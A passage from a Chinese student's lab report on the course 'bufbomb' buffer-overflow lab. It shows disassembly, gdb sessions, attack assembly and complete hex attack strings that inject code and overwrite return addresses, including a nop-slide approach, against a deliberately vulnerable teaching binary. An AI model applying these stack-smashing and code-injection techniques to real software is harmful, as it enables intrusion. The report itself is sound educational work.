8048d28: c7 04 24 02 00 00 00 movl    $0x2,(%esp)
8048d2f: e8 10 06 00 00    call    8049344 <validate>
8048d34: eb 10             jmp     8048d46 <bang+0x41>
8048d36: 89 44 24 04       mov     %eax,0x4(%esp)
8048d3a: c7 04 24 4c a1 04 08 movl    $0x804a14c,(%esp)
8048d41: e8 8a fb ff ff    call    80488d0 <printf@plt>
8048d46: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048d4d: e8 3e fc ff ff    call    8048990 <exit@plt>
```

图 3-8 bang() 的地址

要给 global\_value 重新赋值, 就需要知道其地址, 而要知道其地址, 只需要查看反汇编代码, 在其中找到 global\_value 的地址, 如下, 将 0x804c218 处 (global\_value 变量) 存放的值存入 eax 之后再和 0x804c220 处 (cookie 变量) 的值进行比较, 用 gdb 查看两处的内容, 得到验证:



```
8048d0b: a1 18 c2 04 08    mov     0x804c218,%eax
8048d10: 3b 05 20 c2 04 08    cmp     0x804c220,%eax
```

```
(gdb) x /x 0x804c218
0x804c218 <global_value>:      0x00000000
(gdb) x /x 0x804c220
0x804c220 <cookie>:           0x00000000
```

图 3-9 global\_value 和 cookie 的地址

由图 3-8 可知，目前 global\_value 的值为 0，我们需要将其赋值为 cookie。于是构造自定义攻击指令 bang.s：

```
movl    $0x118e7330, 0x0804c218 # cookie value to global_value
pushl   $0x08048d05             # bang() address
ret
```

图 3-10 bang.s

由于是汇编代码，所以不需要考虑大端小端的问题。先用 movl 指令将 global\_value 赋值为 cookie，然后再将 bang() 的地址压栈（写给 esp），再执行 ret 指令，这样程序就会自动跳入 bang()。

利用 gcc 将 bang.s 编译为机器指令 bang.o，然后再利用 objdump 将其反汇编，用 objdump 查看其反汇编代码，从中获取需要的二进制机器指令字节序列，结果如下：

```
root@jerymehu-VirtualBox:/home/share/lab3-attack# objdump -d bang.o
bang.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  c7 05 18 c2 04 08 30      movl    $0x118e7330,0x804c218
 7:  73 8e 11                  pushl   $0x08048d05
 a:  68 05 8d 04 08            ret
 f:  c3
```

图 3-11 bang.o 反汇编代码

将指令代码抄入攻击字符串，需要注意的是，我们需要将攻击字符串存放的首址作为 getbuf() 函数之后的返回地址，而攻击字符串的首址就是 buf 缓冲区的首址，即现在需要弄清楚 getbuf() 中 buf 申请的 40 个字节缓冲区的首地址，再将其地址覆盖上一个栈帧的返回地址即可。利用 gdb，在 getbuf() 处设置断点，运行到端点处后查看寄存器 ebp 的值，结果如下：

```
Breakpoint 1, 0x080491ef in getbuf ()
(gdb) i r ebp
ebp                0x55683530      0x55683530 <_reserved+1037616>
```

图 3-12 getbuf 栈帧中 ebp 的地址


由 getbuf() 的反汇编代码可知，buf 的首地址为 ebp-0x28，即 0x55683530

- 0x28 = 0x55683508, 所以攻击字符串的最后 4 个字节的内容为“08 35 68 55”。所以, 攻击字符串一开始的内容为 bang.o 的机器指令, 且最后 4 个字节的内容为 buf 的首地址, 其他字节的内容任意, 这样的话可以在 getbuf 函数返回后转向我们设计的攻击代码执行并且最后调用 bang 函数, 一共 48 个字节, 将攻击字符串保存在文件 bang\_U201814475.txt 中。

```
/* movl    $0x118e7330, 0x0804c218 */
/* pushl   $0x08048d05 */
/* ret */
/* above is attack assemble code , use objdump disassemble it to get binary machine code(16 bytes
in all) */
/* and then set 44-48 bytes(return address) as buf's prior address(use gdb and breakpoint to get,
%ebp - 0x28) to execute attack code */
c7 05 18 c2 04 08 30 73 8e 11 68 05 8d 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 08 35 68 55
```

#### 4. 实验结果:

利用压缩包里的 hex2raw 生成没有任何冗余数据的攻击字符串原始数据, 然后代入 bufbomb 中使用, 结果正确无误。



```
root@jerymehu-VirtualBox:/home/share/lab3-attack# cat bang_U201814475.txt |
./hex2raw | ./bufbomb -u U201814475
Userid: U201814475
Cookie: 0x118e7330
Type string:Bang!: You set global_value to 0x118e7330
VALID
NICE JOB!
```

图 3-13 level 2 通过

### 3.2.4 阶段 4 Boom

#### 1. 任务描述:

构造一个攻击字符串, 使得 getbuf() 不管获得什么输入, 都能将正确的 cookie 值返回给 test(), 而不是返回值 1。除此之外, 攻击代码还应该还原任何被破坏的状态, 将正确的地址压入栈中, 并执行 ret 指令, 从而真正返回到 test()。

#### 2. 实验设计:

前几个阶段的实验实现的攻击都是使得程序跳转到不同于正常返回地址的其他函数中, 进而结束整个程序的运行, 因此, 攻击字符串所造成的对栈中原有记录值的破坏、改写是可以接受的。

然而, 更高明的缓冲区溢出攻击是, 除了执行攻击代码来改变程序的寄存器或内存中的值外, 仍然使得程序能够返回到原来的调用函数继续执行——即调用函数感觉不到攻击行为。这就要求:

- ① 将攻击机器代码置入栈中



② 设置 return 指针指向该代码的起始地址

③ 还原对栈状态的任何破坏

### 3. 实验过程:

因为要返回到 test, 所以得先在 test 的反汇编代码中找到返回地址:

```
08048e6d <test>:
8048e6d: 55          push    %ebp
8048e6e: 89 e5      mov     %esp,%ebp
8048e70: 53          push    %ebx
8048e71: 83 ec 24   sub     $0x24,%esp
8048e74: e8 6e ff ff call    8048de7 <uniqueval>
8048e79: 89 45 f4   mov     %eax,-0xc(%ebp)
8048e7c: e8 6b 03 00 00 call    80491ec <getbuf>
8048e81: 89 c3      mov     %eax,%ebx
8048e83: e8 5f ff ff call    8048de7 <uniqueval>
8048e88: 8b 55 f4   mov     -0xc(%ebp),%edx
8048e8b: 39 d0      cmp     %edx,%eax
8048e8d: 74 0e      je      8048e9d <test+0x30>
8048e8f: c7 04 24 0c a3 04 08 movl    $0x804a30c,(%esp)
8048e96: e8 d5 fa ff ff call    8048970 <puts@plt>
8048e9b: eb 36      jmp     8048ed3 <test+0x66>
8048e9d: 3b 1d 20 c2 04 08 cmp     0x804c220,%ebx
8048ea3: 75 1e      jne     8048ec3 <test+0x56>
8048ea5: 89 5c 24 04 mov     %ebx,0x4(%esp)
8048ea9: c7 04 24 86 a1 04 08 movl    $0x804a186,(%esp)
8048eb0: e8 1b fa ff ff call    80488d0 <printf@plt>
8048eb5: c7 04 24 03 00 00 00 movl    $0x3,(%esp)
8048ebc: e8 83 04 00 00 call    8049344 <validate>
```

图 3-14 getbuf() 返回地址

由图 3-14 可知, getbuf() 在正确执行后, 正确的跳转地址为 0x8048e81。

另外, 要还原栈帧, 还必须知道在调用 getbuf() 之前 ebp 的值。利用 gdb 在地址 0x8048e7c 处设置断点, 运行程序到断点处, 然后查看 ebp 的值:

```
Breakpoint 1, 0x08048e7c in test ()
(gdb) i r ebp
ebp             0x55683560      0x55683560 <_reserved+1037664>
```

图 3-15 调用 getbuf() 前 ebp 的值

至此, 调用 getbuf() 前 ebp 的值和调用后的返回地址已经弄清楚了, 接下来就是构造攻击字符串。沿用 level 2 的套路, 先构造攻击指令 boom.s, 然后再利用 gcc 和 objdump 得到相应的二进制机器指令字节序列。

boom.s 的汇编指令为:

```
movl    $0x118e7330,%eax    # pass the cookie to eax
pushl   $0x08048e81        # return to right position to execute
ret
```

图 3-16 boom.s

因为函数的返回值一般都存放于 `eax` 中，所以将 `cookie` 送入 `eax` 即可达到返回值为 `cookie` 的效果；然后将调用完 `getbuf()` 后的正确返回地址压入栈中。

利用 `gcc` 和 `objdump` 将 `boom.s` 翻译成二进制机器指令字节序列，得到攻击字符串前面字节的内容。为了还原栈帧，所以要将执行 `getbuf` 之前的 `ebp` 值 `0x55683560` 放入攻击字符串的倒数 4 个字节，即 41-44 字节，为了覆盖存放旧 `ebp` 值的内容，因此可以达到恢复正确的 `ebp` 值的目的，然后最后 4 个字节的内容和 level 2 中的一样，为 `buf` 的首地址 `0x55683508`，按小端方式 20 内容为“08 35 68 55”，最终一共 48 个字节，`boom_U201814475.txt` 内容如下。

```
/* use gdb to get the EBP value before getbuf() process: 0x55683560 */
/* So I need use 0x55683560(can't be arbitrary) to cover the old EBP value of the attack stack
frame */
/* I need to use buf prior address to cover the return address(the same as level 2) to execute my
attack code */
/* after getbuf function, the right return address is 0x08048e81 */
/* movl    $0x118e7330, 0x0804c218 */
/* pushl   $0x08048d05 */
/* ret */
/* Then my attack assemble code can pass the cookie 0x118e7330 to %eax, and pushl 0x08048e81 to
return right */
b8 30 73 8e 11 68 81 8e 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 60 35 68 55 08 35 68 55
```

#### 4. 实验结果：

利用压缩包里的 `hex2raw` 生成没有任何冗余数据的攻击字符串原始数据，然后代入 `bufbomb` 中使用，结果正确无误。

```
root@jerymehu-VirtualBox:/home/share/lab3-attack# cat boom_U201814475.txt |
./hex2raw |./bufbomb -u U201814475
Userid: U201814475
Cookie: 0x118e7330
Type string:Boom!: getbuf returned 0x118e7330
VALID
NICE JOB!
```

图 3-17 level 3 通过

### 3.2.5 阶段 5 Nitro

#### 1. 任务描述：

与阶段 4 类似，构造一个攻击字符串使得 `getbufn()` 返回 `cookie` 值至 `testn()`，而返回值不是 1。

#### 2. 实验设计：

同 level 3 一样，将 `cookie` 值设为函数返回值，复原/清除所有被破坏的状态，并将正确的返回地址压入栈中，然后执行 `ret` 指令以正确地返回到 `testn()`。

但与 `boom` 不同的是，本阶段的每次执行栈（`ebp`）均不同（`ebp` 的值是浮动



的), 所以不能通过设置断点直接去查看 `getbufn()` 的地址了。不过有样东西是不变的, 那就是 5 次调用 `testn()` 和 `getbufn()` 时, 栈是连续的, 而在 `getbufn()` 结束后 `esp` 并没有改变, 所以可以通过找到 `esp` 和 `ebp` 的关系来恢复栈帧。

### 3. 实验过程:

先查看 `testn()` 的反汇编代码:

```
08048e01 <testn>:
8048e01: 55                push    %ebp
8048e02: 89 e5             mov     %esp,%ebp
8048e04: 53                push    %ebx
8048e05: 83 ec 24          sub     $0x24,%esp
8048e08: e8 da ff ff ff    call    8048de7 <uniqueval>
8048e0d: 89 45 f4          mov     %eax,-0xc(%ebp)
8048e10: e8 ef 03 00 00    call    8049204 <getbufn>
8048e15: 89 c3             mov     %eax,%ebx
8048e17: e8 cb ff ff ff    call    8048de7 <uniqueval>
8048e1c: 8b 55 f4          mov     -0xc(%ebp),%edx
8048e1f: 39 d0             cmp     %edx,%eax
8048e21: 74 0e             je      8048e31 <testn+0x30>
8048e23: c7 04 24 0c a3 04 08 movl    $0x804a30c,(%esp)
8048e2a: e8 41 fb ff ff    call    8048970 <puts@plt>
8048e2f: eb 36             jmp     8048e67 <testn+0x66>
8048e31: 3b 1d 20 c2 04 08 cmp     0x804c220,%ebx
8048e37: 75 1e             jne     8048e57 <testn+0x56>
8048e39: 89 5c 24 04       mov     %ebx,0x4(%esp)
8048e3d: c7 04 24 38 a3 04 08 movl    $0x804a338,(%esp)
8048e44: e8 87 fa ff ff    call    80488d0 <printf@plt>
8048e49: c7 04 24 04 00 00 00 movl    $0x4,(%esp)
8048e50: e8 ef 04 00 00    call    8049344 <validate>
```

图 3-18 `testn()` 的反汇编代码

利用 `gdb` 在地址 `0x8048e10` 处设置断点, 运行到断点处后, 查看调用 `getbufn()` 前 `ebp` 和 `esp` 的值:

```
Breakpoint 1, 0x08048e10 in testn ()
(gdb) i r ebp
ebp                0x55683560                0x55683560 <_reserved+1037664>
(gdb) i r esp
esp                0x55683538                0x55683538 <_reserved+1037624>
```

图 3-19 `ebp` 和 `esp` 的值

通过简单的计算可以发现,  $ebp = esp + 0x28$ , 而 `esp` 在 `getbufn()` 调用结束后都可以正常恢复, 所以可以通过 “`lea 0x28(%esp), %ebp`” 来回复栈帧。至于将返回值设置为 `cookie` 和能正常返回到 `testn()` 继续执行, 采用的指令和 `level 3` 一样。攻击指令 `nitro.s` 如下:

```

movl    $0x118e7330, %eax    # cookie into eax
lea     0x28(%esp), %ebp     # save old ebp value
pushl   $0x8048e15          # return to right instruction in testn()
ret

```

图 3-20 nitro.s

沿用之前的套路,利用 gcc 和 objdump 获得相应的二进制机器指令字节序列:

```

root@jerymehu-VirtualBox:/home/share/lab3-attack# objdump -d nitro.o
nitro.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
0:  b8 30 73 8e 11      mov     $0x118e7330,%eax
5:  8d 6c 24 28         lea     0x28(%esp),%ebp
9:  68 15 8e 04 08      push    $0x8048e15
e:  c3                 ret

```

图 3-21 攻击指令的二进制机器指令字节序列

下一步就是找到 getbufn() 中缓冲区 bufn 的首地址,为此,需要分析 getbufn() 的反汇编代码:

```

08049204 <getbufn>:
08049204:  55                 push    %ebp
08049205:  89 e5             mov     %esp,%ebp
08049207:  81 ec 18 02 00 00 sub     $0x218,%esp
0804920d:  8d 85 f8 fd ff ff lea     -0x208(%ebp),%eax
08049213:  89 04 24         mov     %eax,(%esp)
08049216:  e8 37 fb ff ff   call    8048d52 <Gets>
0804921b:  b8 01 00 00 00   mov     $0x1,%eax
08049220:  c9                 leave
08049221:  c3                 ret
08049222:  90                 nop
08049223:  90                 nop

```

图 3-22 getbufn() 的反汇编代码

由图 3-22 可分析出,帧指针申请了 0x208 个字节的空間来存放 bufn,即 bufn 缓冲区的大小为 520 个字节,所以攻击字符串的长度应为 520+4+4=528 个字节。按照上个阶段的思路,可以在 getbufn() 内设置断点,查看 eax 的值,即可知道 bufn 的首地址。

利用 gdb 在红色框内的第二条指令处设置断点,然后查看 eax 的值,看到的结果如下:

```

(gdb) run -n -u U201814475
Starting program: /home/share/lab3-attack/bufbomb -n -u U201814475
Userid: U201814475
Cookie: 0x118e7330

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r eax
eax          0x55683328      1432892200
(gdb) c
Continuing.
Type string:huqingnan
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r eax
eax          0x55683338      1432892216
(gdb) c
Continuing.
Type string:huqingnan
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) ir eax
Undefined command: "ir". Try "help".
(gdb) i r eax
eax          0x556832e8      1432892136
(gdb) c
Continuing.
Type string:huqingnan
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r eax
eax          0x55683388      1432892296
(gdb) c
Continuing.
Type string:huqingnan
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r eax
eax          0x55683308      1432892168

```

图 3-23 bufn 的 5 个首地址

因为 `getbufn()` 会执行 5 次，所以 `bufn` 会有 5 个不同的首地址，如图 3-23 所示。也就是说，攻击字符串中要填的返回地址是不确定的。为了解决这个问题，需要用到 `nop slide` 技术。

在前面的阶段中，是将攻击指令的汇编操作机器码放在攻击字符串的最前面，也就是从缓冲区首地址开始存放，当 `getbuf()` 跳转到 `buf` 中去执行机器代码时，读到 `ret` 返回，结束。现在的情况是没有确定的缓冲区地址去跳转，这时候我们需要把攻击指令的机器码放到攻击字符串的足够后面，而前面字节的内容用 `nop` 指令去填充。`nop` 指令是一个空指令，除了对程序计数器有影响外（自



```
root@jerymehu-VirtualBox:/home/share/lab3-attack# cat nitro_U201814475.txt |./hex2
raw -n |./bufbomb -n -u U201814475
Userid: U201814475
Cookie: 0x118e7330
Type string:KABOOM!: getbufn returned 0x118e7330
Keep going
Type string:KABOOM!: getbufn returned 0x118e7330
Keep going
Type string:KABOOM!: getbufn returned 0x118e7330
Keep going
Type string:KABOOM!: getbufn returned 0x118e7330
Keep going
Type string:KABOOM!: getbufn returned 0x118e7330
VALID
NICE JOB!
```

图 3-24 level 4 通过

### 3.3 实验小结

通过本次实验，我对 IA-32 函数调用规则和函数调用时栈帧的结构有了更清晰的认识，也对缓冲区溢出攻击有了更深入的了解，原来 hacker 经常干的事就是在不断地找缓冲区的漏洞，并设计恶意代码去攻击。

另外，做完这次实验之后，我对 gcc、gdb 和 objdump 等工具的使用更加熟练了，但实验涉及到的功能非常有限，还有更多强大的功能等待去发现和使用，这需要课后自己去探索。

## 实验总结

计算机系统基础的实验（受学时的限制）只做了三次，但每次实验的内容都与课堂教授的内容相辅相成，完成试验后都会对相应的理论知识拥有更深的理解和体会。

第一次实验与数据的表示有关，通过限定运算操作符让我们去实现一系列操作，除了让我们理解溢出、进位等现象的产生的本质原因外，还让我们了解了计算机底层（硬件层面）是怎么做运算和对数据进行处理。再结合数字电路课程的相关内容，突然有种茅塞顿开的感觉，仿佛窥见了计算机的奥秘。计算机认识的数字就只有 0 和 1，能做的运算也很有限（加法、左移右移、与或非等）但是将这些基本的运算组合起来，以及赋予 01 序列特定的含义，那么计算机就可以实现强大的功能。

第二次实验与程序的机器级表示有关，通过分析函数的反汇编代码来找出“拆弹”字符串，其中涉及到了字符串比对、循环、递归、指针、链表等一些列函数体或者结构体的机器级表示。分析的过程除了观察反汇编代码和手动画栈帧之外，还需要借助 `gdb` 等辅助工具去查看一些寄存器或者内存单元中的内容，以便理清程序执行的逻辑，并且 `gdb` 确实是一个非常强大的调试工具。实验分为六个阶段，难度逐级递增，反汇编代码也越来越长，实验过程中最大的感受就是做逆向工程真的是一件很考验耐心的事情，需要耐得住性子去分析和推理。

第三次实验和缓冲区溢出攻击有关，通过分析函数的栈帧去构造攻击字符串来当一回“hacker”。感觉第三次实验是第二次实验的延续，只不过重点在于考察栈帧的结构，重点在于理解函数栈帧中的返回地址和 `ebp` 旧值的位置关系以及缓冲区溢出攻击的原理。要完成这次实验，必须对栈帧的结构有足够的了解，清楚在函数调用时栈帧的变化，再配合 `gdb`、`gcc` 和 `objdump` 等辅助工具，才能构造出正确的攻击字符串。

三次实验，除了第一次实验画风比较正常外，后面两次都和“炸弹”扯上了关系，让实验变得饶有趣味。每拆除一个炸弹或完成一次攻击，满足感和成就感会促使我继续往下走，看看还有什么挑战在等着我。不得不感叹实验设计者的

别出心裁和令人惊叹的巧妙构思，在令实验不失吸引力的同时还起到了巩固理论知识，加强动手能力的作用。看来，国内外计算机教育的水平的差距是全方位的，但庆幸我们生活在一个信息共享的时代，可以获取国外名校的学习资源。作为一个 cs 专业本科生，我深知自己对于计算机专业知识的欠缺，在吸收课堂教授内容的同时，还需看看国外的教学内容以拓宽自己的视野，不断提高自己的水平。